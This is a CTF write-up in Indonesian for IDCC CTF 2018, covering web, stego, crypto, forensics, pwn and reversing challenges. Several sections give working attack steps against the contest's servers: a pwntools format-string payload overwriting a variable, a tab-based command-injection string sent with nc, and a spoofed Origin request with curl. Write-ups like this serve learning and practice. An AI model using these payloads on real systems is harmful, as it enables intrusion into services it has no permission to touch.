Proof of Concept

IDCC CTF 2018

Reyvando Alief Pratama

Web


Do not cheat! (30 pts)

Diberikan sebuah web dengan tampilan matrix. Tidak ada yang menarik, coba lihat source codenya

```
var canvas = document.getElementById("canvas"),
    ctx = canvas.getContext("2d"),
    canvas2 = document.getElementById("canvas2"),
    ctx2 = canvas2.getContext("2d"),
    cw = window.innerWidth,
    ch = window.innerHeight,
    charArr = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z"],
    maxCharCount = 100,
    fallingCharArr = [],
    fontSize = 10,
    maxColums = cw / fontSize;
canvas.width = canvas2.width = cw, canvas.height = canvas2.height = ch;
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65";

function randomInt(t, n) {
    return Math.floor(Math.random() * (n - t) + t)
}

function randomFloat(t, n) {
    return Math.random() * (n - t) + t
}

function Point(t, n) {
    this.x = t, this.y = n
}
$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), 0 <= keyCodes.toString().indexOf(secretstroke) && ($(document).unbind("keydown", arguments.callee), $.post("flag.php", function(t) {
        alert(t)
    }))
```

Bisa dilihat disana ada request ke file **flag.php** karena request ini lewat javascript, saya berspekulasi bahwa ini dikirim dengan AJAX. Saya mengirimkan request post langsung ke **flag.php** dengan menambahkan Header

X-Requested-With: XMLHTTPRequest




Flag: **IDCC{0nlY_th3_we4K_che4T}**


007 (100 pts)

Diberikan sebuah web di http://206.189.88.9:9001/ yang apabila dibuka dengan browser biasa akan menampilkan gambar android error

Tidak habis pikir, saya coba buka menggunakan responsive mode di browser dan ternyata ada gambar pubg



Coba lihat source codenya, ternyata ada file apk didalamnya



Setelah download file apk tersebut dan dilakukan decompile, tidak ada hal yang menarik yang ada di file **MainActivity**

```
package com.a007.agent.a007;

import android.os.Bundle;
import android.support.design.widget.FloatingActionButton;
import android.support.design.widget.Snackbar;
import android.support.v7.app.AppCompatActivity;
import android.support.v7.widget.Toolbar;
import android.view.Menu;
import android.view.MenuItem;
import android.view.View;
import android.view.View.OnClickListener;

public class MainActivity extends AppCompatActivity {

    /* renamed from: com.a007.agent.a007.MainActivity$1 */
    class C03031 implements OnClickListener {
        C03031() {
        }

        public void onClick(View view) {
            Snackbar.make(view, (CharSequence) "Replace with your own action", 0).setAction((CharSequence) "Action", null).show();
        }
    }

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) C0304R.layout.activity_main);
        setSupportActionBar((Toolbar) findViewById(C0304R.id.toolbar));
        ((FloatingActionButton) findViewById(C0304R.id.fab)).setOnClickListener(new C03031());
    }

    public boolean onCreateOptionsMenu(Menu menu) {
        getMenuInflater().inflate(C0304R.menu.menu_main, menu);
        return true;
    }

    public boolean onOptionsItemSelected(MenuItem item) {
```

Setelah stuck lumayan lama, saya coba melihat semua value dari string yang ada di resource apk, saya menemukan file tersebut di **res/values/strings.xml**

file:///D:/ctf/IDCC/007_t0p_5ecr8_source_from_JADX/res/values/strings.xml

```
<string name="abc_menu_sym_shortcut_label">Sym+</string>
<string name="abc_prepend_shortcut_label">Menu+</string>
<string name="abc_search_hint">Search...</string>
<string name="abc_searchview_description_clear">Clear query</string>
<string name="abc_searchview_description_query">Search query</string>
<string name="abc_searchview_description_search">Search</string>
<string name="abc_searchview_description_submit">Submit query</string>
<string name="abc_searchview_description_voice">Voice search</string>
<string name="abc_shareactionprovider_share_with">Share with</string>
<string name="abc_shareactionprovider_share_with_application">Share with %s</string>
<string name="abc_toolbar_collapse_description">Collapse</string>
<string name="action_settings">Settings</string>
<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>
```

Ada hal menarik disana, pada **app_host: 007_h0st.txt**
Saya buka di browser, ternyata mengarah ke file **flag.php**

206.189.88.9:9001/007_h0st.txt

Responsive Design Mode | No throttling | DPR: 2 | Reload when...

320 × 568

iPhone 5/SE

http://206.189.88.9:9001/flag.php

Lalu saat coba diakses **flag.php** akan memunculkan pesan **wrong origin!** Karena origin di request http tidak sesuai apa yang ada di strings value. Dengan menggunakan cURL, request post ke file **flag.php** dengan origin yang sudah diberikan

```
reyvand@DESKTOP-0QK2QE6: /mnt/d/ctf/IDCC
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC$ curl -XPOST http://206.189.88.9:9001/flag.php -H "Origin: agent_007.com" --data
 "agent=0071337" --verbose && echo
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 206.189.88.9...
* TCP_NODELAY set
* Connected to 206.189.88.9 (206.189.88.9) port 9001 (#0)
> POST /flag.php HTTP/1.1
> Host: 206.189.88.9:9001
> User-Agent: curl/7.58.0
> Accept: */*
> Origin: agent_007.com
> Content-Length: 13
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 13 out of 13 bytes
< HTTP/1.1 200 OK
< Date: Mon, 24 Sep 2018 08:18:22 GMT
< Server: Apache/2.4.10 (Debian) PHP/5.3.29
< X-Powered-By: PHP/5.3.29
< Content-Length: 32
< Content-Type: text/plain
<
* Connection #0 to host 206.189.88.9 left intact
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC$
```

Flag: **IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**

Stegano

Secret Message (50 pts)

Terdapat 2 buah gambar JPG yang kemungkinan disembunyikan sebuah file menggunakan tool steghide (karena coba cek strings dari kedua file tidak ada yang menarik).
Pada file password.jpg terdapat hexadecimal yang disamarkan

Setelah berhasil mendapatkan datanya dengan susah payah dan riang gembira, didapatlah sebuah hexadecimal string **4c3333744d65496e** yang apabila didecode menghasilkan string **L33tMeIn**
Awalnya saya gunakan password tersebut untuk mengekstrak data di password.jpg, ternyata gagal dan berhasil untuk membuka file stored.jpg. Setelah file dalam stored.jpg terekstrak, maka password tersebut ternyata digunakan untuk mengekstrak data di password.jpg

```
reyvand@DESKTOP-0QK2QE6: /mnt/d/ctf/IDCC/secret
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ steghide extract -sf password.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ steghide extract -sf stored.jpg
Enter passphrase:
wrote extracted data to "password.txt".
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ cat password.txt
5uperBStr0ngP4assreyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ ^C
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ steghide extract -sf password.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$ cat flag.txt && echo
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/secret$
```

Flag: **IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**


MPPPssst (80 pts)

Terdapat 2 buah file, 1 mp3 dan 1 jpg. Coba lihat metadata dari kedua file, dan ada yang menarik saat melihat meta data di file cover.jpg

```
reyvand@DESKTOP-0QK2QE6: /mnt/d/ctf/IDCC/mpppssst
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/mpppssst$ exiftool cover.jpg
ExifTool Version Number         : 10.80
File Name                       : cover.jpg
Directory                       : .
File Size                       : 29 kB
File Modification Date/Time     : 2018:09:24 15:32:08+07:00
File Access Date/Time           : 2018:09:24 15:32:08+07:00
File Inode Change Date/Time     : 2018:09:24 15:32:08+07:00
File Permissions                : rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : Download lyric here: pastebin.com/phxSqmq2
```

Setelah menuju ke link pastebin yang tertera, di bagian paling bawah ada sebuah kalimat aneh

Cari di google, ada salah satu link ke github yang membahas tentang software **AudioStego**



Download file tersebut, lalu di folder BuildRelease ada binary HideMeIn. Gunakan binary tersebut untuk mengekstrak data yang ada di file mp3

```
reyvand@DESKTOP-0QK2QE6: /mnt/d/ctf/IDCC/mpppssst/AudioStego/BuildRelease
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/mpppssst/AudioStego/BuildRelease$ ./HideMeIn ../../telordardarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'
Recovering process has finished successfully.
Cleaning memory...
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC/mpppssst/AudioStego/BuildRelease$
```

Flag: **IDCC{st3Gano_s0und_n_h1d3}**

Crypto

DecryptME (50 pts)

Diberikan script python yang berisi fungsi untuk encryption dan sebuah encrypted flag.

```
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return ''.join(enc)
```

Bisa dilihat bahwa fungsi enkripsi memerlukan sebuah key untuk dioperasikan dengan hasil base64 dari plaintext yang diberikan.

```
from base64 import *
import re

ctext = open('enkripsi').read()
key = []
crib = 'SURDQ3'

known_pt = []
for i in crib:
    known_pt.append(ord(i))

ct = []
for i in ctext:
    ct.append(ord(i))

for i in range(6):
    for j in range(32,127):
        if (known_pt[i] + j) % 127 == ct[i]:
            key.append(chr(j))

key.append("")
key.append("")
print key
def dekripsi(enk, kunci):
    plain = []
    for i, l in enumerate(enk):
        keys = ord(kunci[i % len(kunci)])
        teks = ord(l)
        plain.append(chr((teks - keys) % 127))
    return b64decode(''.join(plain))

for i in range(32,127):
    for j in range(32,127):
        key[6] = chr(i)
        key[7] = chr(j)
        try:
            pt = dekripsi(ctext, key)
            if re.match('^IDCC[a-zA-Z0-9_]+}', pt):
                print "".join(key),pt
        except:
            continue
```

Dari script dekripsi diatas, pertama dilakukan bruteforce terhadap base64 dari **IDCC{** yang hasilnya adalah **SURDQ3** lalu memasukkan key ke variabel **known_pt**

Saat di-running scriptnya, terlihat keynya adalah **rajaraja**

Flag: **IDCC{S1mpl3_4nd_stR4ight}**

OldCrypt (70 pts)

Diberikan sebuah encrypted text beserta key-nya

Encrypted text

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Key

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Setelah mencoba beberapa metode enkripsi yang menggunakan key, akhirnya ditemukan bahwa enkripsi ini merupakan Keyed Caesar


```
mimpi adalah kunci
untuk kita menaklukkan dunia
berlarilah tanpa lelah
sampai engkau meraihnya
laskar pelangi
takkan terikat waktu
bebaskan mimpimu di angkasa
warnai bintang di jiwa
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
cinta kepada hidup
memberikan senyuman abadi
walau hidup kadang tak adil
tapi cinta lengkapi kita...
laskar pelangi
takkan terikat waktu
jangan berhenti mewarnai
jutaan mimpi di bumi...
o! menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
IDCC{y0u_Pwn3D_m3_n1Ce}
```

Flag: **IDCC{y0u_Pwn3D_m3_n1Ce}**

Forensic

Freedom (120 pts)

Terdapat sebuah file .img, buka dengan autopsy dan saya coba filter dengan kata-kata yang mengandung flag. Setelah dicari satu-satu ternyata ada file **flag.lua** yang ada di direktori **/usr/lib/lua/luci/view/**



Disana ada beberapa file yang dicurigai adalah decimal. Coba decode ke ASCII

Convert ASCII (Example: a b c)

```
iff~=nilthen
print("IDCC{OpenWRTi5900D!}")

else
print("Weallliveeverydayinvirtualenvironments,definedbyourideas.")
```

Add spaces | Remove spaces | ☐ Convert white space characters

Convert Hex (Example: 0x61 0x62 0x63) ☐ Remove 0x

```
0x2d0x2d0x2f0x2f0x440x650x630x6f0x6d0x700x690x6c0x650x640x430x6f0x640x650x2e
0x720x650x710x750x690x720x650x220x6e0x690x780x690x6f0x2e0x660x730x22
0x720x650x710x750x690x720x650x220x690x6f0x22

0x6c0x6f0x630x610x6c0x660x3d0x690x6f0x2e0x6f0x700x650x6e0x280x220x2f0x720x6f
```

Convert Decimal (Example: 97 98 99)

```
112114105110116040034073068067067123079112101110087082084105053057048048068033125034041

101108115101
112114105110116040034087101097108108108105118101101118101114121100097121105 1
```

Flag: **IDCC{OpenWRTi5900D!}**

Binary Exploit

Format Play (50 pts)

Dari binary yang diberikan, terdapat celah format string. Untuk mendapatkan flag maka variable secret harus berisi 0xbeef (48879)

```
 83  printf("Hello, ");
 84  printf(&format);
 85  puts((const char *)&unk_8048813);
 86  if ( secret == 0xBEEF )
 87  {
 88    puts("Congratulations!");
 89    system("/bin/cat ./flag.txt");
 90  }
 91  else
 92  {
 93    v39 = secret;
 94    printf("secret: %d\n", secret);
 95    puts("hahaha... shame");
 96  }
 97  result = 0;
 98  if ( *MK_FP(__GS__, 20) != v40 )
 99    _stack_chk_fail_local(v3, *MK_FP(__GS__, 20) ^ v40);
100  return result;
101}
```

Berikut adalah script yang digunakan untuk overwrite address

```
from pwn import *

p = remote("178.128.106.125", 13373)

p.sendline("4\xa0\x04\x08%48875u%7$n")
p.interactive()
```

Saat dijalankan, maka didapatkan flagnya

Flag: **IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**

Password Generator (50 pts)

Terdapat sebuah service, yang akan melakukan generate password random. Challenge ini serupa dengan penyisihan Gemastik X yang menggunakan command **fold** untuk melakukan command injection. Tetapi ada beberapa karakter yang dibatasi sehingga tidak semudah seperti yang diduga. Untuk melakukan bypass, saya menggunakan whitespace tab (“\t”)


```
reyvand@DESKTOP-0QK2QE6: /mnt/d/ctf/IDCC
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC$ echo "70'\t*\t#" | nc 178.128.106.125 1337
########################################
######## Random Password Generator ########
########################################
Insert Length: IDCC{Br3ak_Y0urz_LImIT}#/usr/bin/env python
reyvand@DESKTOP-0QK2QE6:/mnt/d/ctf/IDCC$
```

Flag: **IDCC{Br3ak_Y0urz_LImIT}**

Reverse

EzPz (50 pts)

Terdapat sebuah file binary haskell dan flag yang sudah dienkripsi
c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5
Setelah browsing di internet, saya menemukan soal serupa yang ada di https://blog.qwaz.io/security-and-hacking/sctf-2017-quals-write-up pada challenge EasyHaskell.
Disana terdapat solver, saya coba menyesuaikan dengan apa yang ada di soal




Jadi script diatas mencoba untuk bruteforce setiap karakter lalu dibandingkan dengan encrypted string dari soal

Flag: **IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}**

BabyShark (80 pts)


Terdapat sebuah file binary yang apabila dirun akan menghasilkan strings yang sudah terenkripsi berdasarkan waktu kompilasinya



Setelah stuck cukup lama, saya menemukan soal serupa di CSAW Quals 16 yang bernama deedeedee. Setelah mencoba debug dengan gdb, saya coba mencari function yang serupa dan melakukan breakpoint pada beberapa address

```python
import gdb

gdb.execute('file ./babyshark')
gdb.execute('break *0x44bec1') #compare rax
gdb.execute('r')
gdb.execute('set $pc=0x44a920') #fungsi encrypt
gdb.execute('break *0x44be91') #leave encrypt
gdb.execute('c')
gdb.execute('c')
gdb.execute('q')
```

Saat menjalankan script python, didapat flagnya



Flag: **IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}**